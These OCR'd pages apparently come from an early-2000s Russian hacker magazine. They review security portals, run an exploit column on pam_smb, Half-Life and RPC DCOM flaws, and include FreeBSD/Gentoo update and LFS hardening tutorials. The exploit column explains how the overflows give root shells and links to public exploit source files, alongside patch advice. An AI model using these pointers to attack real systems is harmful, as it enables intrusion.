разбор программ от лаборатории Касперского, так что, если интересно, можешь посмотреть, что думают буржуи о нашем лучшем антивирусе.

Security-портал вряд ли был бы security-порталом, если бы в нем не было до фига всякой инфы по уязвимостям. За net-security.org будь спокоен. Баги, советы по устранению, программы для защиты - все на месте. Нет, правда, эксплоитов и всяких тебе нюкеров, но "Help Net" - сайт исключительно white-hat'овый и предпочитает давать вакцину, а не яд. Раздел программ поделен на две части - в одной хранятся виндовзкие пожитки, в другой - юниксовое добро. Качай на здоровье.

\+ Качественные обзоры
\+ Большая база по уязвимостям
\+ Интересные интервью с людьми из мира компьютерной безопасности

− Сайт исключительно white-hat'овский

Вердикт: Интересный ресурс




Взлом

ГДЕ СТАТЬ ХАКЕРОМ?

mindw0rk (mindw0rk@mail.ru)

WWW.SECURITYFOCUS.COM



Немногие сайты могут похвастаться собственными новостями - обычно тырят друг у друга по кругу. Securityfocus - как раз то самое исключение. Проект щедро финансируется со стороны, что позволяет держать штат профессиональных журналистов. Некоторые из них делают обзоры и пишут статьи, другие - следят за компьютерным миром и подготавливают новости. Самый активный писатель здесь - тот самый Кевин Поулсен, о котором ты читал в январском номере][. Как и в SecurityLab'е, на Securityfocus'е полная свобода слова. Народ может обсуждать выложенные материалы, а так как сайт международный и мегапопулярный (наверное, самый посещаемый в мире портал по компьютерной безопасности), то дискуссии быстро раздуваются до нескольких страниц.

Как известно, важнейшую роль в мире компьютерной безопасности играет лента bugtraq, в которой публикуются все новые баги. Когда-то она находилась на отдельном сервере, а функции модератора выполнял Elias Levi aka Aleph1. После ухода Алефвана, багтрак стал быстро загибаться, и только с переходом на новое место - сайт securityfocus.com - возобновилась его нормальная работа. Сейчас лента тщательно модерируется и регулярно обновляется. Все старые выпуски хранятся в архиве, достаточно ввести в поисковик название программы и ее версию, чтобы получить большой список дыр в ней. Помимо этого, на сайта лежит много всевозможных документаций от разных авторов. Securityfocus - одно из немногих мест, где за публикацию статей платят деньги (около $300). Большинство из них рассчитано на опытных пользователей, которые имеют представление об архитектуре сети и программировании. Стоит ли говорить, что практически все материалы - эксклюзивы, причем отобранные экспертами, отредактированные корректорами и поданные в удобном, отсортированном виде.

Достопримечательностью портала является и его рассылка. Ни в одном другом месте нет столько мейллистов, как здесь. Рассылка bugtraq, инфа по вирусам, правовая рассылка, криптография, оси, программы, проекты, социальные новости - это лишь часть того, что может предложить securityfocus. Резюме: securityfocus.com - однозначный must visit для всех, кто стремится к серьезным знаниям.




- Эксклюзивные статьи/новости
- Крупнейший архив уязвимостей

- Слишком все хорошо :)

Вердикт: лучшее!



WWW.PACKETSTORMSECURITY.ORG



Пакетсторм - поистине легендарный сайт. Многие его называют лучшим хакерским ресурсом в мире. Не знаю насчет лучшего, но то, что самый крупный и объемный - точно. Как-никак больше гигабайта плейн-текста исключительно security-тематики! Спросишь, чем умудрились буржуи забить такой космический объем? Да тем же, чем и в других подобных местах - факами, доками, эдвайзори, репортами и прочим хакерским чтивом. Просто в других местах обычно выкладывают только эксклюзив, а здесь - все эксклюзивы с других сайтов плюс свой. Так что если тебе нужно найти эксплоит от TESO, доку от w00w00 и эдвайзори от CERT, не обязательно серфить по их официальным сайтам - достаточно зайти на пакетсторм и спросить у его поисковика. То же касается всех мало-мальски приличных security e-zin'ов и утилит. Так как портал очень известен и раскручен, он имеет хорошую поддержку у комьюнити. Народ тоннами присылает полезное файло, которое внимательно рассматривается редколлегией сайта (админы пакетсторма являются экспертами по сетевой безопасности) и часто оседает на сервере. На сайте живет много форумов, разделенных не только по темам, но и по странам. Есть и российский уголок, правда трафик там не ахти какой. В разделе "links" приведены урлы на самые заметные security-ресурсы в Сети. К каждой ссылке прилагается краткое описание, как и полагается - ссылки тематически распределены.

Если брать в целом - ресурс, безусловно, полезный, особенно для ленивых. Поселили бы меня на необитаемый остров и дали возможность взять с собой только один security-сайт - он бы со мной и остался. Но вообще, имхо, искать авторские продукты нужно у авторов. Там и поддержка лучше, и помогут если что. Пакетсторм больше подходит для тех, кто не хочет тратить время на поиски, кому надо быстренько найти и скачать нужный документ. Это своего рода astalavista.box.sk для хакерского мира.

- Наверное, самый большой архив хаксофта в мире
- Всегда все самое свежее

- Сайт бывает перегруженным - не достучишься

Вердикт: надо видеть!




WWW.INFOSYSSEC.COM



Создатель сайта - Маркиз Грув - студент факультета компьютерных наук. Он решил создать крупнейший портал, в котором можно будет найти ВСЕ. И чтобы не париться, решил сделать так: "Ведь все, что надо - уже написано до меня. Почему бы просто не вставлять прямые линки на первоисточники? А неэксклюзивность восполнить размахом проекта". Сказано - сделано. Весной infosyssec.com был запущен в Сеть и по информативности сумел переплюнуть даже пакетсторм. Грув засунул в свой сайт линки практически на все англоязычные security-паги в интернете. И затронул все темы, которые могут пригодиться начинающему security-geek'у: программирование, протоколы, оси, криптография, вири, телефония, право и много другое. Помимо чисто технического материала, есть разделы, содержащие интересные интервью, журналы, базы данных по вакансиям для security-профессионалов, список разных рассылок, урлы на книги, тонны софта, куча просто линков на хорошие ресурсы. Все это расфасовано по директориям, поддиректориям и дополнительным поддиректориям. Легко можно потеряться от разнообразия.

Самой инфы столько, что за всю жизнь не перечитать. У этого сайта есть только один недостаток, но очень большой - поддержка проекта прекращена. К тому же напрягает отсутствие поисковика по сайту. Упомянул я этот ресурс потому, что он по-прежнему является крупнейшим архивом security-документаций и самой большой базой ссылок. А большинство урлов работают, несмотря на прошедшее время, и вполне могут привести к требуемой инфе.



- Тонны различных ссылок

- Во всем этом добре быстро запутаешься

Вердикт: можно и посмотреть



ОБЗОР ЭКСПЛОИТОВ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

LINUX PAM_SMB < 1.1.6 LOGIN EXPLOIT

Описание:

29 августа в BUGTRAQ пролетела заметка об smb с прилагающимся к ней эксплоитом. Ошибка расположилась в модуле аутентификации pam_smb. Суть ошибки - банальное переполнение буфера. В итоге любой желающий мог получить в системе права суперпользователя.

Если верить багтраку, модуль содержал ошибку, связанную с авторизацией между серверами Win9x и smbd. Злоумышленник мог прикинуться таким сервером, переполнить буфер и запустить рутовый шелл. Бага актуальна для таких дистрибутивов, как RedHat и Mandrake.

Защита:

Эксплоит применим лишь в тех случаях, когда на машине запущен telnetd с поддержкой удаленной авторизации через pam_smb. Большинство админов юзают ssh, поэтому телнет-акцес чаще всего выключен (правда, в Сети до сих пор полно машин с врубленным telnet). Если администратор не хочет отказываться от сервиса telnet, ему следует обновить версию модуля. Взять ее можно по этому адресу: http://pamsmb.sourceforge.net/v1/pam_smb-1.1.7.tar.gz.

Ссылки:


Публичный эксплоит доступен по адресу www.security.nnov.ru/files/linux_pam_smb.c. Прочитать о самой уязвимости можно на странице http://securitylab.ru/?ID=39938.

Злоключение:

Сам я не смог найти машину, на которой висел бы дырявый pam_smb. Поэтому пришлось врубать службу на доверенном сервере, после чего эксплоит выдал мне рутовый шелл.

Greets:

Сплоит написан чуваком под ником vertex. В коде также выражена благодарность некому nergal и ipxodi. Никакой группы не указано, поэтому сразу возникло предположение - бага найдена хакером-одиночкой.



Удаленный взлом RedHat 6.2

HALF-LIFE REMOTE ROOT EXPLOIT

Описание:

В популярной игре Half-Life (а точнее, в ее моде Counter-Strike) была найдена уязвимость. Она, как обычно, сводилась к переполнению буфера, и в результате ошибки можно было выполнить произвольный код с правами администратора. Пипл, нашедший эту дырку, предложил гениальную идею: пишется собственный cs-сервер, который умеет откликаться на ряд команд. Затем, после коннекта, происходит переполнение буфера, и на машине жертвы открывается порт 61200 с запущенным на нем cmd.exe. Буквально через несколько дней появляется еще один эксплоит. На этот раз для сервера CS. После переполнения буфера, путем посылки кривых пакетов на UDP-порт демона, система предоставляет хакеру рутовый шелл. Бага актуальна только для FreeBSD и версий демона 1.1.1.0, 3.1.1.1c1, 4.1.1.1a.

Защита:

Для защиты от подобных уязвимостей необходимо обновить софт: сам сервер и клиент. К тому же необходимо оставаться бдительным и не соединяться с неизвестными игровыми серверами. Иначе можно стать случайной жертвой хакера.

Ссылки:


Эксплоит для клиента v. <= 1.1.1.0 можно скачать отсюда: http://packetstormsecurity.nl/0308-exploits/m00-HL-portbind.c. А вот здесь лежит сплоит под CS-сервер: www.security.nnov.ru/files/pu-hl.c.

Злоключение:

Геймеры и станут жертвами хакеров. Плюс сервера CS чаще всего стоят на провайдерских тачках. Польза от подобного взлома может быть разной. Например, халявный инет ;).

Greets:

Эксплоит для клиента был написан хакерской командой m00. Найти и пообщаться с участниками команды можно через irc (irc.wom.ru/#m00). Эксплоит под сервер зарелизили мемберы известной команды Priv8 Security (hkvig и wsxz).



pu-hl.c в действии

RPC DCOM2 VULNERABILITY SCANER

Описание:

После выхода нашумевшего эксплоита для RPC-сервиса, Майкрософт выпустил патч, и все были уверены, что на этом дело закончится. Но не тут-то было! 10 сентября багтрак объявил о новой дыре в RPC. Брешь была обнаружена в DCOM (Distributed Component Object Model). На момент написания статьи сплоит не выложили на паблик, но ходят слухи, что он существует и благополучно юзается хакерами. Пользователи могут лишь проверить себя и другие машины на наличие дыры - в помощь им сканер Nessus.

Защита:

Microsoft отреагировал быстро - на следующий день появился патч, закрывающий эту дыру. Доступен он по адресу www.microsoft.com/technet/security/bulletin/MS03-026.asp.

Ссылки:


Почитать об уязвимости можно тут: http://security.nnov.ru/search/document.asp?docid=5083. Сканер Nessus можно скачать, например, отсюда: www.security.nnov.ru/files/PTms03039.zip.

Злоключение:

Пока не вышел эксплоит на паблик, о массовой эпидемии можно не думать. Но, имхо, скоро он станет общедоступным, и тогда опять начнутся сетевые кошмары...

Greets:

Брешь в форточках была найдена командой eEye Digital Security. Как я уже говорил, случилось это 10 сентября.



Сканер на DCOM-уязвимость



Юниксоид

ОБНОВЛЕНИЕ СИСТЕМЫ

Владимир Осинцев aka 0c
(http://subscribe.ru/catalog/comp.soft.linux.info)

**Вообще, что такое обновление системы? Если для пользователя Windows это установка нового Service Pack из свежекупленного журнала "X" с диском, то, наверное, для пользователя Linux - это установка новой версии ядра с того же диска. А как же быть с KDE и Gnome? А что тогда с FreeBSD?
Если ты только слышал о RPM-пакетах и дисках с обновлениями твоего дистрибутива, но никогда сам с этим не возился, то эта статья для тебя.**

Обновление системы

Это действительно нужно!

Зачем обновлять?

Обновлять систему нужно, это аксиома. Новые bug-фиксы, security-патчи, мелкие изменения или революционные технологии, новые фичи - все это может быть в следующей версии ядра или системной библиотеки, твоего любимого почтовика или текстового редактора. Программы "Open Source" развиваются быстрее своих закрытых собратьев, поэтому обновляются они чаще. Даже если новая версия Windows выходит раз в 2-3 года, то открытые операционные системы развиваются ежедневно, а точнее, ежечасно.

Зачем из Source?

Я не зря делаю акцент на системы, собранные из исходников, ведь компиляция дает огромные преимущества. Например, мы имеем более гибкий и компактный код, который лишен ненужных кусков, таких, как поддержка специфичных устройств и драйверов. И это не говоря уже о более быстром коде, который эффективно работает именно под нужную архитектуру и нужный процессор. К минусам можно отнести разве что затраты времени на сборку программ, так как на слабых машинах полная сборка системы (ядро и библиотеки, системное и прикладное ПО) может занять несколько суток. Если же твой комп имеет хотя бы 600-700 МГц, то волноваться вообще не о чем. В противном случае следует подумать об апгрейде не системы, а самого компьютера.

Проблемы

Представь, что ты решил установить дистрибутив "Linux From Scratch" (http://linuxfromscratch.org), хотя называть это дистрибутивом не совсем правильно, это, скорее, руководство, которое помогает поэтапно на чистом разделе собрать свою систему с нуля (не зря же название переводится как "Linux Из Ничего"). Для этого тебе понадобится чистый раздел (даже несколько) на диске, около 20-30 тарболов программ и библиотек определенных версий (что составляет немногим более 100 Мб исходников) и уже рабочая система GNU/Linux, из которой мы будем собирать "Linux From Scratch". Создаем файловую систему, где начинаем в строгом порядке (!) компилировать эти 20-30 пакетов: работа однообразная, но ооочень приятная ;). Более подробно об установке LFS ты можешь прочитать в одном из предыдущих номеров][.
Но вот через некоторое время появляются новые версии софта, и тебе срочно нужно проапгрейдиться. Для этого скачиваем новые исходники и начинаем обновлять. Компилируем новую версию программы - а она вылетает с ошибкой, так как не установлена новая версия какой-нибудь библиотеки, затем компилируем новую версию этой библиотеки, а она не собирается, потому что требует свежую версию уже другой программы, которая тоже при компилировании не собирается и требует... Продолжать? Разные операционные системы/дистрибутивы решают проблему _корректного_ обновления по-разному, но все сводится к тому, что нужна целая система, которая будет автоматизировать всю работу, проверять зависимости и, самое главное, сделает процесс обновления приятным для пользователя. Системы разные, и не все работают так, как хочется нам. Вполне вероятно, что после "обновления" система будет вообще нежизнеспособна. Но хватит теории, возьмемся за дело!

RPM-пакеты

Подарок от RedHat... Подробнее: http://linuxcenter.ru/?sid=S52V3I2g&good=366. Подавляющее большинство людей, работающих на системах, так или иначе основанных на RPM-пакетах (ASPLinux, ALT Linux и другие), и восхваляющих эти пакеты, сами не осознают, насколько от них зависят. Зачастую они не только не могут скомпилировать простую программку из тарбола, но и не хотят этому учиться, предпочитая засорять форумы фразами, типа: "А где можно скачать RPM-пакет с такой-то программой?" Это печально. Но вернемся к нашим RPM-пакетам. У них достаточно минусов. Во-первых, не очень сильны зависимости между RPM-пакетами. Например, при установке, пакет, в лучшем случае, попросит файл <имя_файла.lib> (но может этого и не сделать, в итоге мы получим нерабочую программу). Приходится заходить на http://rpmseek.com и искать нужную библиотеку. Вроде ничего сложного, но ведь можно поступить гораздо проще (об этом чуть позже). Во-вторых, настоятельно рекомендую пользоваться пакетами, скачанными с сайта именно твоего дистрибутива. Иногда RPM-пакеты собирают "случайные" люди, что может иметь непредсказуемый результат, поэтому лучше не рисковать.

```
oc $ cd /usr/ports/
oc $ make search name=bash
Port:   bash-1.14.7
Path:   /usr/ports/shells/bash1
Info:   The GNU Borne Again Shell
Maint:  ports@FreeBSD.org
Index:  shells
B-deps:
R-deps:

Port:   bash-2.05b.007
Path:   /usr/ports/shells/bash2
Info:   The GNU Bourne Again Shell
Maint:  obrien@FreeBSD.org
Index:  shells
B-deps:
R-deps:

oc $
```

Но неужели все так плохо? Решение есть: хорошо продуманный набор утилит APT, который используется в дистрибутиве Debian и в отечественных дистрибутивах Alt Linux Master и Alt Linux Junior.

Портежи в Gentoo

Подробнее: http://linuxcenter.ru/?sid=S52V3I2g&good=404. Находятся в /usr/portage. Порты и портежи выполняют одну и ту же функцию: устанавливают программы из исходников при минимальном участии пользователя. Они представляют собой набор скриптов и специфичных патчей, которые настраивают и компилируют исходники, проверяют зависимости, устанавливают и удаляют пакет из системы. Портежи - это частный случай портов из FreeBSD, называются они по-разному, чтобы не путать пользователей своей похожестью ;). О сходстве и различии портов и портежей мы поговорим позже. Работа с портежами происходит с помощью утилиты emerge:

#emerge <название_портежа> // установка портежа

#emerge -s <название_программы> // поиск портежа по названию

#emerge -S <ключевое_слово> // поиск портежа по ключевому слову

#emerge unmerge <название_портежа> // удаление портежа из системы

Также 'emerge' устанавливает прекомпилированные tbz-пакаджи (не надо забывать, что под понятием "прекомпилированные" скрывается платформа, для которой этот самый пакадж собран).

#emerge <tbz_пакет>

Обновление коллекции портежей происходит по протоколу sync. Для получения актуальной версии дерева портежей:

#emerge rsync

Различия портов и портежей

Портежи предоставляют возможность устанавливать не только последние версии программы, но и более старые - это удобно с точки зрения совместимости или при наличии под рукой исходников определенной версии. Из-за большого количества скриптов коллекция портежей имеет довольно большой размер. В бзде тоже возможно устанавливать разные версии одной и той же программы, но реализовано это по-другому: на каждую версию свой порт, т.е. java/jdk13 и java/jdk14 установят "Java Development Kit" - последние стабильные версии из веток 1.3 и 1.4 соответственно. В портах этот вопрос решен более рационально, разные версии есть там, где они действительно нужны. Очень приятно, что дерево портов можно обновлять с помощью CVSup не целиком, а лишь нужные категории. Gentoo такой функции не предоставляет, и при команде 'emerge rsync' у тебя синхронизируется ВСЕ дерево целиком. Также в Gentoo абсолютно все ПО устанавливается через портежи: и ядро, и системные библиотеки, и компилятор, и все прочее. В FreeBSD сама система и прикладное ПО разделены, исходники системы лежат в /usr/src, а коллекция портов находится в /usr/ports, они существуют независимо друг от друга, хотя и обновляются при помощи CVSup.

Вычислительные способности Gentoo пока не могут удовлетворить всех заинтересовавшихся этим дистрибутивом, что выражается в регулярном падении зеркал. Насколько мне известно, полноценного зеркала в России Gentoo пока, к сожалению, не имеет. У FreeBSD таких проблем нет.

Информация о портах (название, описание и прочее) в системе портов индексируется, что делает поиск, как по названию, так и по ключевому слову, мгновенным. При сравнении портов и портежей стоит обратить внимание на качество этих самых скриптов. В FreeBSD задействовано намного больше народа, и я бы сказал, более квалифицированного. Gentoo относительно молодой дистрибутив, который быстро развивается, но даже при наличии 4000 портежей их поддерживают 100 человек, т.е. в среднем 40 портежей на одного человека: новые версии программ появляются не так часто, как хотелось бы.

Порты в FreeBSD

Подробнее: http://linuxcenter.ru/?sid=S52V3I2g&good=367. Находятся это порты в /usr/ports/. Как мы уже говорили, коллекция портов представляет собой набор скриптов для корректной компиляции, установки и

NEXT

```
oc $ cd /usr/ports/multimedia/xmms
oc $ make install clean
===>  Extracting for xmms-esound-1.2.7_3
>> Checksum OK for xmms-1.2.7.tar.bz2.

You can disable support for mikmod by defining WITHOUT_MIKMOD.
oc $ cd /usr/ports/multimedia/xmms
oc $ make install clean
===>  Extracting for xmms-esound-1.2.7_3
>> Checksum OK for xmms-1.2.7.tar.bz2.

You can disable support for mikmod by defining WITHOUT_MIKMOD.
You can disable support for vorbis by defining WITHOUT_VORBIS.
You can disable 3DNow! optimized decoding routines by defining WITHOUT_3DNOW.
You can disable support for esound by defining WITHOUT_GNOME-esound.

===>  Patching for xmms-esound-1.2.7_3
===>  Applying FreeBSD patches for xmms-esound-1.2.7_3
===>   xmms-esound-1.2.7_3 depends on executable: gmake - found
===>   xmms-esound-1.2.7_3 depends on executable: pkg-config - found
===>   xmms-esound-1.2.7_3 depends on shared library: mikmod.2 - not found
===>    Verifying install for mikmod.2 in /usr/ports/audio/libmikmod
===>  Extracting for libmikmod-esound-3.1.10
>> Checksum mismatch for libmikmod-3.1.10.tar.gz.
===>  Refetch for 1 more times files: libmikmod-3.1.10.tar.gz
>> libmikmod-3.1.10.tar.gz doesn't seem to exist in /usr/ports/distfiles/.
>> Attempting to fetch from http://www.ibiblio.org/pub/Linux/apps/sound/libs/.
```

Юниксоид

ОБНОВЛЕНИЕ СИСТЕМЫ

Владимир Осинцев aka Oc
(http://subscribe.ru/catalog/comp.soft.linux.info)

удаления программы из системы. Каждый порт устанавливается по следующему алгоритму: проверяется наличие исходника в /usr/ports/distfiles, и если его там нет, то он закачивается. Затем проверяется MD5 checksum, если он верный, то файл распаковывается в подкаталог work/, применяются специфичные патчи, и начинается конфигурирование. Проверяются зависимости двух типов Build и Run, т.е. список пакетов, нужных для корректной компиляции и запуска порта соответственно. При необходимости, по Run- и Build-зависимостям через систему портов устанавливаются нужные пакеты. Основные команды для работы с портами:
#cd /usr/ports
#make search name=<название_программы> // поиск порта по названию
#make search key=<ключевое_слово> // поиск порта по ключевому слову
#cd /usr/ports/<категория>/<название_программы> && make install clean // установка порта
#cd /usr/ports/<категория>/<название_программы> && make deinstall // удаление порта из системы

Полезной утилитой для работы с портами является 'portupgrade', для ее установки:
#cd /usr/ports/sysutils/portupgrade && make install clean

Главная возможность, которую предоставляет 'portupgrade, заключается в обновлении всех установленных портов. Основные команды:
#man portupgrade // RTFM
#portupgrade -ra // рекурсивное обновление (по необходимости) всех портов
#portupgarde <название_пакета> // обновление пакета при необходимости
#portupgarde -raF // скачивает все файлы, необходимые для обновления системы в distfiles/
#portupgarde -af // перекомпилирует все порты без исключения

Для эффективной работы с коллекцией портов, их нужно периодически обновлять. Ведь буквально каждый день в систему портов добавляются новые порты, появляются новые версии, убираются ошибки в старых скриптах и т.д. Изменения в дереве портов и многое другое ты найдешь на http://freshports.org. Если же ты хочешь капитально обновить дерево портов, то придется синхронизировать локальную копию с удаленной при помощи фундаментальной утилиты CVSup. Она работает по схеме,

```
oc # pkg_info | grep gnome
gnome-icon-theme-1.0.5 A collection of icons for the GNOME 2 desktop
gnomecanvas-0.22.0   A graphics library for GNOME
gnomecontrolcenter2-2.2.2 Control center for GNOME 2.0 project
gnomedesktop-2.2.2   Additional UI API for GNOME 2
gnomehier-1.0_8      An utility port, installing hierarchy of common GNOME direc
gnomelibs-1.4.2_1    Libraries for GNOME, a GNU desktop environment
gnomemimedata-2.2.1  A MIME and Application database for GNOME
gnomevfs2-2.2.5      GNOME Virtual File System
libgnome-2.2.2       Libraries for GNOME, a GNU desktop environment
libgnomecanvas-2.2.1 A graphics library for GNOME
libgnomedb-0.12.2_2 Library components for the GNOME database frontend
libgnomeprint-2.2.1.3_1 Gnome print support library
libgnomeprintui-2.2.1.3 Gnome print support library
libgnomeui-2.2.1_1   Libraries for the GNOME GUI, a GNU desktop environment
oc #
```

схожей с CVS, но на порядок эффективнее: уменьшает трафик, что позволяет сократить общее время загрузки и сэкономить деньги :). Давай разберемся, как же работает CVS. При обновлении дерева исходников (или других текстовых файлов) CVS коннектится к удаленному серверу и начинает выявлять файлы, которые отличаются от локальных. Делает он это самым простым способом: высчитывает MD5 checksum файла и, если он отличается от checksum удаленного файла, закачивает этот удаленный файл на локальную машину и заменяет устаревший файл. Преимущество CVSup в том, что он, при различных checksum, не закачивает файл целиком, а просто передает отличия между двумя файлами - по сути патч. Именно поэтому система CVSup позволят разгрузить сервер, она не столь требовательна к скорости передачи данных, и это делает ее "народной" утилитой там, где скоростной доступ в Сеть еще не вытеснил привычный dial-up. Согласись, удобно? Для работы CVSup нужны sup-файлы, которые находятся в /usr/share/examples/cvsup/. Для корректного обновления дерева портов исправим в файле ports-supfile строку:
*default host=CHANGE_THIS.FreeBSD.org на
*default host=cvsup.ru.freebsd.org // или зеркало cvsup2.ru.freebsd.org

После этого можно закомментировать строчку 'ports-all' и раскомментировать нужные категории, которые будут обновлены. Для запуска CVSup:
#cvsup /usr/share/examples/cvsup/ports-supfile

Если тебе (как и мне) не нужен графический интерфейс, то из командной строки набери:
#cvsup -g -L 2 /usr/share/examples/cvsup/ports-supfile

Если каталог /usr/ports/ пустой, то дерево портов будет выкачано целиком. Аналогично обстоит дело и с исходниками: с помощью команды 'sysinstall' можно установить порты и исходники системы с диска FreeBSD, если это, конечно, не было сделано при инсталляции.

Исходники системы

Они находятся в /usr/src/. Все, что нам нужно - это корректный sup-файл. Для этого набираем:
#cp /usr/share/examples/cvsup/stable-supfule /root/cvsup-release

Теперь исправим в нем две строчки:
*default host=CHANGE_THIS.FreeBSD.org
*default release=cvs tag=RELENG_4

соответственно на:
*default host=cvsup.ru.freebsd.org // или зеркало cvsup2.ru.freebsd.org
*default release=cvs tag=RELENG_5_1

После запускаем из консоли:
#cvsup -g -L 2 /root/cvsup-release

Теперь остается только скомпилировать свежие исходники и установить их, обновив тем самым всю систему. Самый простой вариант заключается в следующем:
#make world
#lynx /usr/share/doc/handbook/index.html

TBZ-пакеты

Наряду с портами FreeBSD может использовать и прекомпилированные пакеты с расширением TBZ. TBZ-пакет представляет собой архив .tar.bz2 с дополнительной информацией (что куда устанавливается, описание пакета) в конце файла. Все TBZ-пакеты с официального ftp-сайта freebsd.org собираются из портов. Замечу лишь, что после установки и tbz-пакеты, и порты регистрируются в одной базе данных установленных пакетов, которая находится в /var/db/pkg/, поэтому все установленные в систему программы (с помощью портов или tbz-пакаджей) являются пакетами. Манипуляции с пакаджами происходят с помощью набора утилит 'pkg_*':
#pkg_add <tbz_файл> // установка пакета в систему
#pkg_add -r <название_пакета> // скачивает и устанавливает пакет с ftp-сервера freebsd.org
#pkg_delete <название_пакета_с_версией> // удаление пакаджа из системы
#pkg_info
#pkg_info | grep <ключевое_слово> // выводит список установленных пакетов по ключевому слову

Надеюсь, из этой статьи ты почерпнул для себя что-то новое и увидел преимущества и недостатки разных способов установки. Будут какие-либо непонятки - пиши.



```
oc # cd /usr/src/
oc # make world
Running test variables
PASS: Test variables detected no regression, output matches.
Running test targets
PASS: Test targets detected no regression.
Running test sysvmatch
PASS: Test sysvmatch detected no regression.
Running test lhs_expn
PASS: Test lhs_expn detected no regression.
Running test notdef
PASS: Test notdef detected no regression.
Running test modifiers
PASS: Test modifiers detected no regression.
Running test funny_targets
PASS: Test funny_targets detected no regression.
--------------------------------------------------------------
>>> elf make world started on Sat Sep 13 00:15:21 MSD 2003
```

Ссылки по теме:
http://freebsd.org/ports
http://gentoo.ru
http://freshports.org
http://freshmeat.org

Юниксоид

ДЕЛАЕМ СИСТЕМУ ПУЛЕНЕПРОБИВАЕМОЙ!

Shaman (aka_shaman@mail.ru)

Вот мы и подошли вплотную к вопросу обеспечения безопасности LFS, который ты должен был благополучно установить после статьи в предыдущем номере][, где я вел речь о преимуществах LFS перед обычным дистрибутивом Пингвина. Несомненно, это один из самых интересных и захватывающих вопросов администрирования систем. Вместе с тем относиться к нему надо со всей серьезностью. Одно дело, если ты поставил LFS на настольную систему, работаешь один и не подключен к интернету. И совсем другое, если ты решил создать на основе LFS сервер в домашней или, что еще серьезнее, в корпоративной сети. Я не говорю про другие дистрибутивы Linux, которые (этого у них не отнять) более-менее защищены с самого начала. LFS - открытая система с точки зрения безопасности, и исправлением этого мы сейчас и займемся.



Делаем систему пуленепробиваемой!

Безопасность LFS

Локальная безопасность

Начнем с банальных вещей, о которых многие почему-то забывают. Никогда не работай под рутом, используй эту учетную запись только в случае крайней необходимости. Для повседневной работы используй непривилегированную учетную запись (например, admin). Во многих справочных материалах это не объясняется. А нужно это вот зачем: команда rm –r рекурсивно удаляет данные с диска. Если же ты случайно введешь ее под рутом (хотелось бы посмотреть на человека, который способен случайно под рутом ввести rm –r :)), то эта команда удалит все, тогда как под обычным пользователем основные системные файлы сохранятся. Возьмем более жизненный пример: некоторые вредоносные Java-апплеты могут получить твои права доступа и использовать их для атаки - а это случай не такой уж и редкий. Идем дальше. В противовес команде для выполнения административных задач – su, ты можешь использовать другую – sudo. Ее преимущество перед su - возможность работы без ввода рутного пароля. В конфигурационный файл /etc/sudoers прописываются команды, хосты и пользователи, которые эти команды могут выполнять. Например, в файле /etc/sudoers есть такая запись:

admin ALL=(ALL) ALL

Это значит, что пользователь admin может выполнять все команды на всех хостах от имени любого пользователя. О списке всех полезных опций sudo читай в мануале: man sudo. Теперь поговорим о правах доступа, точнее, о специальных правах доступа. Их два:

SGID (установить идентификатор группы - 2000)

SUID (установить идентификатор пользователя - 4000)

О том, что программы с такими правами доступа опасны, знают все (или почти все), однако не все знают, почему они опасны. Обычно программа выполняется с правами юзера, запустившего ее. Но SUID-программа выполняется с правами ее владельца. Это не страшно, если ее владельцем является обычный юзер, но что, если ее владельцем станет root? А будет вот что: если в программе есть ошибки (читай - баги), то непривилегированный юзер может получить привилегии рута. Поэтому сначала стоит проверить, так ли уж нужен программам этот бит, и если все-таки нужен - внимательно следить за ними. А поможет в этом программа sXid - программа для контроля за SUID/SGID программами. Запускаемая из cron, эта программа отслеживает любые изменения в suid'ных программах и папках. После ее инсталляции можно забыть о проблеме suid'ных файлов раз и навсегда. Скачиваем здесь: www.mirrors.wiretapped.net/security/host-intrusion-detection/sxid/sxid_4.0.2.tar.gz

Устанавливаем:

make install &&
install-log sxid

Конфигурация хранится в файле /etc/sxid.conf, однако редактировать там ничего не надо - по умолчанию даны оптимальные установки. Теперь прописываем вызов sxid в cron, если не хотим каждый день запускать ее вручную.

Анализируем файлы

Анализ файлов регистрации событий является одной из важнейших и одновременно одной из самых нудных задач администратора. В настольной системе дневной объем лог-файлов не такой большой, и их можно просмотреть вручную. Однако на постоянно включенном сервере дневной объем лог-файлов может составлять до нескольких мегабайт, и в этом случае их просмотр будет отнимать много времени. К счастью, существуют программы для автоматизации ревизии лог-файлов, такие как logcheck. Logcheck - программа для автоматического запуска и проверки лог-файлов на предмет событий безопасности и необычной активности. Она содержит программу logtail, которая запоминает последнюю позицию, считанную из лог-файла, и использует ее при следующем запуске для получения новой информации. Скачиваем: www.psionic.com/products/logsentry.html.

Перед компиляцией необходимо поправить Makefile, внеся следующие изменения:

```
INSTALLDIR=/etc/logcheck
INSTALLDIR_SH=/usr/local/bin
TMPDIR=/etc/logcheck/tmp
```

Кроме того, 67 строка должна выглядеть так:

```
@if [ ! -d $(TMPDIR) ]; then /bin/mkdir -p $(TMPDIR); fi
```

